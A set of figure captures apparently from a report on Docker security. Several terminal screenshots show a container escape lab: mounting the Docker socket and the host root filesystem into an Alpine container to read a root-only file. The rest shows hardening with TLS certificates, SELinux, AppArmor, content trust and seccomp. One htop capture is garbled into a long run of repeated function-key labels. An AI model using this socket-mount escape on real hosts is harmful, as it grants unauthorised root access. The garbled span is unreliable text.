Figure 22: listing content of tmp

```

boot dev home lib32 libx32 media opt root sbin snap swapfile tmp var
root@harpreet:~$ cd root
root@harpreet:~$ ls
crackme.txt snap
root@harpreet:~$ S

```

Figure 25: listing content of root

```

docker@harpreet:~$ docker run --rm -it -v /var/run/docker.sock:/var/run/docker.sock alpine sh
/ # ls /var/run/docker.sock
/var/run/docker.sock
/ # S

```

Figure 25: running Alpine container from within container using docker.sock

```

/ #
docker@harpreet:~$ docker -H unix:///var/run/docker.sock run -it -v /:/test:ro -t alpine sh
/ # ls test
bin dev lib libx32 mnt root sec.txt swapfile usr
boot etc lib32 libx32 lost+found opt run snap sys var
cdrom home lib64 media proc sbin srv tmp
/ # cd test
/test # cd root
/test/root # ls
crackme.txt snap
/test/root # cat crackme.txt
challenge cracked
/test/root # S

```

Figure 27: Accessing root file crackme. Txt

```

parallels@ubuntu-linux-20-04-desktop: ~
0[|] 3.3% Tasks: 122, 286 thr, 78 kthr; 1 r
1[|] 3.3% Load average: 0.12 0.28 1.29
Mem[|] 792M/3.82G Uptime: 01:27:21
Swap[|] 0K/2.00G

PID USER PRI NI VIRT RES SHR S CPU% MEM% TIME+ Comm
2584 parallels 20 0 312M 74676 44204 S 1.3 1.9 0:52.83 /usr
600 messagebus 20 0 10616 3852 3268 S 0.7 0.1 0:16.18 /usr
1110 root 20 0 148M 3092 2808 S 0.7 0.1 0:01.71 prls
2722 parallels 20 0 3960M 250M 101M S 0.7 6.6 0:39.94 /usr
3110 parallels 20 0 432M 27092 17716 S 0.7 0.7 0:15.61 /usr
3643 parallels 20 0 799M 52728 37756 S 0.7 1.3 0:19.83 /usr
4113 parallels 20 0 5928 4248 2636 R 0.7 0.1 1:26.63 /sna
20434 root 20 0 28892 8532 6228 S 0.7 0.2 0:00.98 /usr
1 root 20 0 164M 10764 7144 S 0.0 0.3 0:03.09 /sbl
244 root 19 1 61420 24528 22816 S 0.0 0.6 0:01.15 /lib
278 root 20 0 23860 6608 3364 S 0.0 0.2 0:00.23 /lib
311 systemd-ne 20 0 18052 6532 5620 S 0.0 0.2 0:00.16 /lib
550 systemd-re 20 0 24120 11948 7912 S 0.0 0.3 0:00.58 /lib
552 systemd-tl 20 0 89966 6120 5328 S 0.0 0.2 0:00.15 /lib
591 root 20 0 230M 6572 5648 S 0.0 0.2 0:00.24 /usr
594 avahi 20 0 7344 3364 2840 S 0.0 0.1 0:03.93 /usr
595 root 20 0 6616 2356 2160 S 0.0 0.1 0:00.03 /usr
596 root 20 0 230M 6572 5648 S 0.0 0.2 0:00.18 /usr
607 root 20 0 80928 2924 2572 S 0.0 0.1 0:00.26 /usr
610 root 20 0 35152 18452 10188 S 0.0 0.5 0:00.31 /usr
611 root 20 0 233M 10260 6368 S 0.0 0.3 0:03.18 /usr
614 syslog 20 0 215M 3956 3194 S 0.0 0.1 0:00.24 /usr
615 root 20 0 923M 43980 18584 S 0.0 1.1 0:04.95 /usr
616 root 20 0 227M 5704 5080 S 0.0 0.1 0:00.04 /usr
619 root 20 0 16404 6868 5772 S 0.0 0.2 0:00.29 /lib
621 root 20 0 382M 10792 8704 S 0.0 0.3 0:00.14 /usr
622 root 20 0 12372 4496 3932 S 0.0 0.1 0:00.06 /sbl
F1|F2|F3|F4|F5|F6|F7|F8|F9|F10|F11|F12|F13|F14|F15|F16|F17|F18|F19|F20|F21|F22|F23|F24|F25|F26|F27|F28|F29|F30|F31|F32|F33|F34|F35|F36|F37|F38|F39|F40|F41|F42|F43|F44|F45|F46|F47|F48|F49|F50|F51|F52|F53|F54|F55|F56|F57|F58|F59|F60|F61|F62|F63|F64|F65|F66|F67|F68|F69|F70|F71|F72|F73|F74|F75|F76|F77|F78|F79|F80|F81|F82|F83|F84|F85|F86|F87|F88|F89|F90|F91|F92|F93|F94|F95|F96|F97|F98|F99|F100|F101|F102|F103|F104|F105|F106|F107|F108|F109|F110|F111|F112|F113|F114|F115|F116|F117|F118|F119|F120|F121|F122|F123|F124|F125|F126|F127|F128|F129|F130|F131|F132|F133|F134|F135|F136|F137|F138|F139|F140|F141|F142|F143|F144|F145|F146|F147|F148|F149|F150|F151|F152|F153|F154|F155|F156|F157|F158|F159|F160|F161|F162|F163|F164|F165|F166|F167|F168|F169|F170|F171|F172|F173|F174|F175|F176|F177|F178|F179|F180|F181|F182|F183|F184|F185|F186|F187|F188|F189|F190|F191|F192|F193|F194|F195|F196|F197|F198|F199|F200|F201|F202|F203|F204|F205|F206|F207|F208|F209|F210|F211|F212|F213|F214|F215|F216|F217|F218|F219|F220|F221|F222|F223|F224|F225|F226|F227|F228|F229|F230|F231|F232|F233|F234|F235|F236|F237|F238|F239|F240|F241|F242|F243|F244|F245|F246|F247|F248|F249|F250|F251|F252|F253|F254|F255|F256|F257|F258|F259|F260|F261|F262|F263|F264|F265|F266|F267|F268|F269|F270|F271|F272|F273|F274|F275|F276|F277|F278|F279|F280|F281|F282|F283|F284|F285|F286|F287|F288|F289|F290|F291|F292|F293|F294|F295|F296|F297|F298|F299|F300|F301|F302|F303|F304|F305|F306|F307|F308|F309|F310|F311|F312|F313|F314|F315|F316|F317|F318|F319|F320|F321|F322|F323|F324|F325|F326|F327|F328|F329|F330|F331|F332|F333|F334|F335|F336|F337|F338|F339|F340|F341|F342|F343|F344|F345|F346|F347|F348|F349|F350|F351|F352|F353|F354|F355|F356|F357|F358|F359|F360|F361|F362|F363|F364|F365|F366|F367|F368|F369|F370|F371|F372|F373|F374|F375|F376|F377|F378|F379|F380|F381|F382|F383|F384|F385|F386|F387|F388|F389|F390|F391|F392|F393|F394|F395|F396|F397|F398|F399|F400|F401|F402|F403|F404|F405|F406|F407|F408|F409|F410|F411|F412|F413|F414|F415|F416|F417|F418|F419|F420|F421|F422|F423|F424|F425|F426|F427|F428|F429|F430|F431|F432|F433|F434|F435|F436|F437|F438|F439|F440|F441|F442|F443|F444|F445|F446|F447|F448|F449|F450|F451|F452|F453|F454|F455|F456|F457|F458|F459|F460|F461|F462|F463|F464|F465|F466|F467|F468|F469|F470|F471|F472|F473|F474|F475|F476|F477|F478|F479|F480|F481|F482|F483|F484|F485|F486|F487|F488|F489|F490|F491|F492|F493|F494|F495|F496|F497|F498|F499|F500|F501|F502|F503|F504|F505|F506|F507|F508|F509|F510|F511|F512|F513|F514|F515|F516|F517|F518|F519|F520|F521|F522|F523|F524|F525|F526|F527|F528|F529|F530|F531|F532|F533|F534|F535|F536|F537|F538|F539|F540|F541|F542|F543|F544|F545|F546|F547|F548|F549|F550|F551|F552|F553|F554|F555|F556|F557|F558|F559|F560|F561|F562|F563|F564|F565|F566|F567|F568|F569|F570|F571|F572|F573|F574|F575|F576|F577|F578|F579|F580|F581|F582|F583|F584|F585|F586|F587|F588|F589|F590|F591|F592|F593|F594|F595|F596|F597|F598|F599|F600|F601|F602|F603|F604|F605|F606|F607|F608|F609|F610|F611|F612|F613|F614|F615|F616|F617|F618|F619|F620|F621|F622|F623|F624|F625|F626|F627|F628|F629|F630|F631|F632|F633|F634|F635|F636|F637|F638|F639|F640|F641|F642|F643|F644|F645|F646|F647|F648|F649|F650|F651|F652|F653|F654|F655|F656|F657|F658|F659|F660|F661|F662|F663|F664|F665|F666|F667|F668|F669|F670|F671|F672|F673|F674|F675|F676|F677|F678|F679|F680|F681|F682|F683|F684|F685|F686|F687|F688|F689|F690|F691|F692|F693|F694|F695|F696|F697|F698|F699|F700|F701|F702|F703|F704|F705|F706|F707|F708|F709|F710|F711|F712|F713|F714|F715|F716|F717|F718|F719|F720|F721|F722|F723|F724|F725|F726|F727|F728|F729|F730|F731|F732|F733|F734|F735|F736|F737|F738|F739|F740|F741|F742|F743|F744|F745|F746|F747|F748|F749|F750|F751|F752|F753|F754|F755|F756|F757|F758|F759|F760|F761|F762|F763|F764|F765|F766|F767|F768|F769|F770|F771|F772|F773|F774|F775|F776|F777|F778|F779|F780|F781|F782|F783|F784|F785|F786|F787|F788|F789|F790|F791|F792|F793|F794|F795|F796|F797|F798|F799|F800|F801|F802|F803|F804|F805|F806|F807|F808|F809|F810|F811|F812|F813|F814|F815|F816|F817|F818|F819|F820|F821|F822|F823|F824|F825|F826|F827|F828|F829|F830|F831|F832|F833|F834|F835|F836|F837|F838|F839|F840|F841|F842|F843|F844|F845|F846|F847|F848|F849|F850|F851|F852|F853|F854|F855|F856|F857|F858|F859|F860|F861|F862|F863|F864|F865|F866|F867|F868|F869|F870|F871|F872|F873|F874|F875|F876|F877|F878|F879|F880|F881|F882|F883|F884|F885|F886|F887|F888|F889|F890|F891|F892|F893|F894|F895|F896|F897|F898|F899|F900|F901|F902|F903|F904|F905|F906|F907|F908|F909|F910|F911|F912|F913|F914|F915|F916|F917|F918|F919|F920|F921|F922|F923|F924|F925|F926|F927|F928|F929|F930|F931|F932|F933|F934|F935|F936|F937|F938|F939|F940|F941|F942|F943|F944|F945|F946|F947|F948|F949|F950|F951|F952|F953|F954|F955|F956|F957|F958|F959|F960|F961|F962|F963|F964|F965|F966|F967|F968|F969|F970|F971|F972|F973|F974|F975|F976|F977|F978|F979|F980|F981|F982|F983|F984|F985|F986|F987|F988|F989|F990|F991|F992|F993|F994|F995|F996|F997|F998|F999|F1000|F1001|F1002|F1003|F1004|F1005|F1006|F1007|F1008|F1009|F1010|F1011|F1012|F1013|F1014|F1015|F1016|F1017|F1018|F1019|F1020|F1021|F1022|F1023|F1024|F1025|F1026|F1027|F1028|F1029|F1030|F1031|F1032|F1033|F1034|F1035|F1036|F1037|F1038|F1039|F1040|F1041|F1042|F1043|F1044|F1045|F1046|F1047|F1048|F1049|F1050|F1051|F1052|F1053|F1054|F1055|F1056|F1057|F1058|F1059|F1060|F1061|F1062|F1063|F1064|F1065|F1066|F1067|F1068|F1069|F1070|F1071|F1072|F1073|F1074|F1075|F1076|F1077|F1078|F1079|F1080|F1081|F1082|F1083|F1084|F1085|F1086|F1087|F1088|F1089|F1090|F1091|F1092|F1093|F1094|F1095|F1096|F1097|F1098|F1099|F1100|F1101|F1102|F1103|F1104|F1105|F1106|F1107|F1108|F1109|F1110|F1111|F1112|F1113|F1114|F1115|F1116|F1117|F1118|F1119|F1120|F1121|F1122|F1123|F1124|F1125|F1126|F1127|F1128|F1129|F1130|F1131|F1132|F1133|F1134|F1135|F1136|F1137|F1138|F1139|F1140|F1141|F1142|F1143|F1144|F1145|F1146|F1147|F1148|F1149|F1150|F1151|F1152|F1153|F1154|F1155|F1156|F1157|F1158|F1159|F1160|F1161|F1162|F1163|F1164|F1165|F1166|F1167|F1168|F1169|F1170|F1171|F1172|F1173|F1174|F1175|F1176|F1177|F1178|F1179|F1180|F1181|F1182|F1183|F1184|F1185|F1186|F1187|F1188|F1189|F1190|F1191|F1192|F1193|F1194|F1195|F1196|F1197|F1198|F1199|F1200|F1201|F1202|F1203|F1204|F1205|F1206|F1207|F1208|F1209|F1210|F1211|F1212|F1213|F1214|F1215|F1216|F1217|F1218|F1219|F1220|F1221|F1222|F1223|F1224|F1225|F1226|F1227|F1228|F1229|F1230|F1231|F1232|F1233|F1234|F1235|F1236|F1237|F1238|F1239|F1240|F1241|F1242|F1243|F1244|F1245|F1246|F1247|F1248|F1249|F1250|F1251|F1252|F1253|F1254|F1255|F1256|F1257|F1258|F1259|F1260|F1261|F1262|F1263|F1264|F1265|F1266|F1267|F1268|F1269|F1270|F1271|F1272|F1273|F1274|F1275|F1276|F1277|F1278|F1279|F1280|F1281|F1282|F1283|F1284|F1285|F1286|F1287|F1288|F1289|F1290|F1291|F1292|F1293|F1294|F1295|F1296|F1297|F1298|F1299|F1300|F1301|F1302|F1303|F1304|F1305|F1306|F1307|F1308|F1309|F1310|F1311|F1312|F1313|F1314|F1315|F1316|F1317|F1318|F1319|F1320|F1321|F1322|F1323|F1324|F1325|F1326|F1327|F1328|F1329|F1330|F1331|F1332|F1333|F1334|F1335|F1336|F1337|F1338|F1339|F1340|F1341|F1342|F1343|F1344|F1345|F1346|F1347|F1348|F1349|F1350|F1351|F1352|F1353|F1354|F1355|F1356|F1357|F1358|F1359|F1360|F1361|F1362|F1363|F1364|F1365|F1366|F1367|F1368|F1369|F1370|F1371|F1372|F1373|F1374|F1375|F1376|F1377|F1378|F1379|F1380|F1381|F1382|F1383|F1384|F1385|F1386|F1387|F1388|F1389|F1390|F1391|F1392|F1393|F1394|F1395|F1396|F1397|F1398|F1399|F1400|F1401|F1402|F1403|F1404|F1405|F1406|F1407|F1408|F1409|F1410|F1411|F1412|F1413|F1414|F1415|F1416|F1417|F1418|F1419|F1420|F1421|F1422|F1423|F1424|F1425|F1426|F1427|F1428|F1429|F1430|F1431|F1432|F1433|F1434|F1435|F1436|F1437|F1438|F1439|F1440|F1441|F1442|F1443|F1444|F1445|F1446|F1447|F1448|F1449|F1450|F1451|F1452|F1453|F1454|F1455|F1456|F1457|F1458|F1459|F1460|F1461|F1462|F1463|F1464|F1465|F1466|F1467|F1468|F1469|F1470|F1471|F1472|F1473|F1474|F1475|F1476|F1477|F1478|F1479|F1480|F1481|F1482|F1483|F1484|F1485|F1486|F1487|F1488|F1489|F1490|F1491|F1492|F1493|F1494|F1495|F1496|F1497|F1498|F1499|F1500|F1501|F1502|F1503|F1504|F1505|F1506|F1507|F1508|F1509|F1510|F1511|F1512|F1513|F1514|F1515|F1516|F1517|F1518|F1519|F1520|F1521|F1522|F1523|F1524|F1525|F1526|F1527|F1528|F1529|F1530|F1531|F1532|F1533|F1534|F1535|F1536|F1537|F1538|F1539|F1540|F1541|F1542|F1543|F1544|F1545|F1546|F1547|F1548|F1549|F1550|F1551|F1552|F1553|F1554|F1555|F1556|F1557|F1558|F1559|F1560|F1561|F1562|F1563|F1564|F1565|F1566|F1567|F1568|F1569|F1570|F1571|F1572|F1573|F1574|F1575|F1576|F1577|F1578|F1579|F1580|F1581|F1582|F1583|F1584|F1585|F1586|F1587|F1588|F1589|F1590|F1591|F1592|F1593|F1594|F1595|F1596|F1597|F1598|F1599|F1600|F1601|F1602|F1603|F1604|F1605|F1606|F1607|F1608|F1609|F1610|F1611|F1612|F1613|F1614|F1615|F1616|F1617|F1618|F1619|F1620|F1621|F1622|F1623|F1624|F1625|F1626|F1627|F1628|F1629|F1630|F1631|F1632|F1633|F1634|F1635|F1636|F1637|F1638|F1639|F1640|F1641|F1642|F1643|F1644|F1645|F1646|F1647|F1648|F1649|F1650|F1651|F1652|F1653|F1654|F1655|F1656|F1657|F1658|F1659|F1660|F1661|F1662|F1663|F1664|F1665|F1666|F1667|F1668|F1669|F1670|F1671|F1672|F1673|F1674|F1675|F1676|F1677|F1678|F1679|F1680|F1681|F1682|F1683|F1684|F1685|F1686|F1687|F1688|F1689|F1690|F1691|F1692|F1693|F1694|F1695|F1696|F1697|F1698|F1699|F1700|F1701|F1702|F1703|F1704|F1705|F1706|F1707|F1708|F1709|F1710|F1711|F1712|F1713|F1714|F1715|F1716|F1717|F1718|F1719|F1720|F1721|F1722|F1723|F1724|F1725|F1726|F1727|F1728|F1729|F1730|F1731|F1732|F1733|F1734|F1735|F1736|F1737|F1738|F1739|F1740|F1741|F1742|F1743|F1744|F1745|F1746|F1747|F1748|F1749|F1750|F1751|F1752|F1753|F1754|F1755|F1756|F1757|F1758|F1759|F1760|F1761|F1762|F1763|F1764|F1765|F1766|F1767|F1768|F1769|F1770|F1771|F1772|F1773|F1774|F1775|F1776|F1777|F1778|F1779|F1780|F1781|F1782|F1783|F1784|F1785|F1786|F1787|F1788|F1789|F1790|F1791|F1792|F1793|F1794|F1795|F1796|F1797|F1798|F1799|F1800|F1801|F1802|F1803|F1804|F1805|F1806|F1807|F1808|F1809|F1810|F1811|F1812|F1813|F1814|F1815|F1816|F1817|F1818|F1819|F1820|F1821|F1822|F1823|F1824|F1825|F1826|F1827|F1828|F1829|F1830|F1831|F1832|F1833|F1834|F1835|F1836|F1837|F1838|F1839|F1840|F1841|F1842|F1843|F1844|F1845|F1846|F1847|F1848|F1849|F1850|F1851|F1852|F1853|F1854|F1855|F1856|F1857|F1858|F1859|F1860|F1861|F1862|F1863|F1864|F1865|F1866|F1867|F1868|F1869|F1870|F1871|F1872|F1873|F1874|F1875|F1876|F1877|F1878|F1879|F1880|F1881|F1882|F1883|F1884|F1885|F1886|F1887|F1888|F1889|F1890|F1891|F1892|F1893|F1894|F1895|F1896|F1897|F1898|F1899|F1900|F1901|F1902|F1903|F1904|F1905|F1906|F1907|F1908|F1909|F1910|F1911|F1912|F1913|F1914|F1915|F1916|F1917|F1918|F1919|F1920|F1921|F1922|F1923|F1924|F1925|F1926|F1927|F1928|F1929|F1930|F1931|F1932|F1933|F1934|F1935|F1936|F1937|F1938|F1939|F1940|F1941|F1942|F1943|F1944|F1945|F1946|F1947|F1948|F1949|F1950|F1951|F1952|F1953|F1954|F1955|F1956|F1957|F1958|F1959|F1960|F1961|F1962|F1963|F1964|F1965|F1966|F1967|F1968|F1969|F1970|F1971|F1972|F1973|F1974|F1975|F1976|F1977|F1978|F1979|F1980|F1981|F1982|F1983|F1984|F1985|F1986|F1987|F1988|F1989|F1990|F1991|F1992|F1993|F1994|F1995|F1996|F1997|F1998|F1999|F2000|F2001|F2002|F2003|F
```



```
parallels@ubuntu-linux-20-04-desktop: ~  
281473394153952:error:02001002:system library:fopen:No such file or directory:../crypto/  
bio/bss_file.c:69:fopen('server-key.pem','r')  
281473394153952:error:20060080:BIO routines:BIO_new_file:no such file:../crypto/bio/bss_  
file.c:76:  
unable to load Private Key  
parallels@ubuntu-linux-20-04-desktop:~$ openssl genrsa -out server-key.pem 4096  
Generating RSA private key, 4096 bit long modulus (2 primes)  
.....++++  
.....++++  
e is 65537 (0x010001)  
parallels@ubuntu-linux-20-04-desktop:~$ openssl req -subj "/CN=ServerHost" -sha256 -new  
-key server-key.pem -out server.csr  
parallels@ubuntu-linux-20-04-desktop:~$ echo subjectAltName = DNS:ServerHost,IP:192.168.  
0.139 >> extfile.cnf  
parallels@ubuntu-linux-20-04-desktop:~$ echo extendedKeyUsage = serverAuth >> extfile.cn  
f  
parallels@ubuntu-linux-20-04-desktop:~$ openssl x509 -req -days 365 -sha256 -in server.c  
sr -CA ca.pem -CAkey ca-key.pem \  
> -CAcreateserial -out server-cert.pem -extfile extfile.cnf  
Signature ok  
subject=CN = ServerHost  
Getting CA Private Key  
Enter pass phrase for ca-key.pem:  
parallels@ubuntu-linux-20-04-desktop:~$
```

Figure 32 Generating private key and certificate for server side

```
parallels@ubuntu-linux-20-04-desktop: ~  
subject=CN = ServerHost  
Getting CA Private Key  
Enter pass phrase for ca-key.pem:  
parallels@ubuntu-linux-20-04-desktop:~$ openssl genrsa -out key.pem 4096  
Generating RSA private key, 4096 bit long modulus (2 primes)  
.....++++  
.....++++  
e is 65537 (0x010001)  
parallels@ubuntu-linux-20-04-desktop:~$ openssl req -subj '/CN=Client' -new -key key.pem  
-out client.csr  
parallels@ubuntu-linux-20-04-desktop:~$ echo extendedKeyUsage = clientAuth > extfile-cl  
ient.cnf  
parallels@ubuntu-linux-20-04-desktop:~$ openssl x509 -req -days 365 -sha256 -in client.c  
sr -CA ca.pem -CAkey ca-key.pem \  
> -CAcreateserial -out cert.pem -extfile extfile-client.cnf  
Signature ok  
subject=CN = Client  
Getting CA Private Key  
Enter pass phrase for ca-key.pem:  
parallels@ubuntu-linux-20-04-desktop:~$
```

Figure 33 Generating private key and certificate for client side

```
Applications Places Terminal Sat 01:13  
ansul@localhost:~  
File Edit View Search Terminal Help  
[ansul@localhost ~]$ docker --version  
Docker version 20.10.13, build a224086  
[ansul@localhost ~]$
```

Figure 37 Check Docker version.

```
File Edit View Search Terminal Help  
[root@localhost ~]# groups ansul  
ansul : ansul  
[root@localhost ~]#
```

Figure 38 Add docker to user group.



```
ansul@localhost:~  
File Edit View Search Terminal Help  
[ansul@localhost ~]$ docker run -it --rm centos:latest /bin/sh  
docker: Got permission denied while trying to connect to the Docker daemon socket at un  
ix:///var/run/docker.sock: Post "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/cre  
ate": dial unix /var/run/docker.sock: connect: permission denied.  
See 'docker run --help'.  
[ansul@localhost ~]$
```

Figure 39 Docker run command fails as the user ansul is not in docker group.

```
File Edit View Search Terminal Help  
[root@localhost ~]# usermod -G docker -a ansul  
[root@localhost ~]# groups ansul  
ansul : ansul docker  
[root@localhost ~]#
```

Figure 40 Add user (ansul) to docker group.

```
Applications Places Terminal en1 Sat 11:14  
ansul@localhost:~  
File Edit View Search Terminal Help  
[ansul@localhost ~]$ ps -eZ | grep docker  
system_u:system_r:container_runtime_t:s0 3624 ? 00:00:05 dockerd  
[ansul@localhost ~]$
```

Figure 44 Verify SELinux has docker context.

```
Applications Places Terminal en1 Sat 11:15  
ansul@localhost:~  
File Edit View Search Terminal Help  
[ansul@localhost ~]$ docker info | grep Security -A3  
Security Options:  
  seccomp  
    Profile: default  
  Kernel Version: 3.10.0-1160.el7.x86_64  
[ansul@localhost ~]$
```

Figure 45 SELinux is not enabled by default.

```
File Edit View Search Terminal Help  
[root@localhost ~]# cat /etc/docker/daemon.json  
  
{  
  "selinux-enabled": true  
}  
[root@localhost ~]# systemctl restart docker  
[root@localhost ~]#
```

Figure 46 Create file daemon.js and enable SELinux.

```

~/Desktop/secured.toml - Mousepad
File Edit Search View Document Help
1 Name = "secured"
2
3 [filesystem]
4 # read only paths for the container
5 ReadOnlyPaths = [
6     "/bin/**",
7     "/boot/**",
8     "/dev/**",
9     "/etc/**",
10    "/home/**",
11    "/lib/**",
12    "/lib64/**",
13    "/media/**",
14    "/mnt/**",
15    "/opt/**",
16    "/proc/**",
17    "/root/**",
18    "/sbin/**",
19    "/srv/**",
20    "/tmp/**",
21    "/sys/**",
22    "/usr/**",
23 ]

```

Figure 49 Secured Apparmor profile

```

~/Desktop/nonsecured.toml - Mousepad
File Edit Search View Document Help
1 Name = "non-secured"
2
3 [filesystem]
4 # read only paths for the container
5 ReadOnlyPaths = [
6     "/bin/**",
7     "/boot/**",
8     "/dev/**",
9     "/etc/**",
10    "/home/**",
11    "/lib/**",
12    "/lib64/**",
13    "/media/**",
14    "/mnt/**",
15    "/opt/**",
16    "/proc/**",
17    "/sbin/**",
18    "/srv/**",
19    "/tmp/**",
20    "/sys/**",
21    "/usr/**",
22 ]

```

Figure 50 Non-secured Apparmor profile

```

docker@docker: ~
docker@docker:~$ docker pull alpine@sha256:21a3deaa0d32a8057914f36584b5288d2e5ecc984380bc0118285c70fa8c9300
sha256:21a3deaa0d32a8057914f36584b5288d2e5ecc984380bc0118285c70fa8c9300: Pulling from library/alpine
Digest: sha256:21a3deaa0d32a8057914f36584b5288d2e5ecc984380bc0118285c70fa8c9300
Status: Image is up to date for alpine@sha256:21a3deaa0d32a8057914f36584b5288d2e5ecc984380bc0118285c70fa8c9300
docker.io/library/alpine@sha256:21a3deaa0d32a8057914f36584b5288d2e5ecc984380bc0118285c70fa8c9300
docker@docker:~$

```

Figure 53 Notice digest of alpine image pulled from repository




Figure 54 Architecture of signing a container image for Docker Hub




Figure 56 DCT verifying signature of pulled images




Figure 59 Verify support of seccomp in the machine




Figure 60 Importing default profile of seccomp provided by Docker Community



Figure 61 Default action to deny system calls




Figure 62 Default list of system calls allowed by seccomp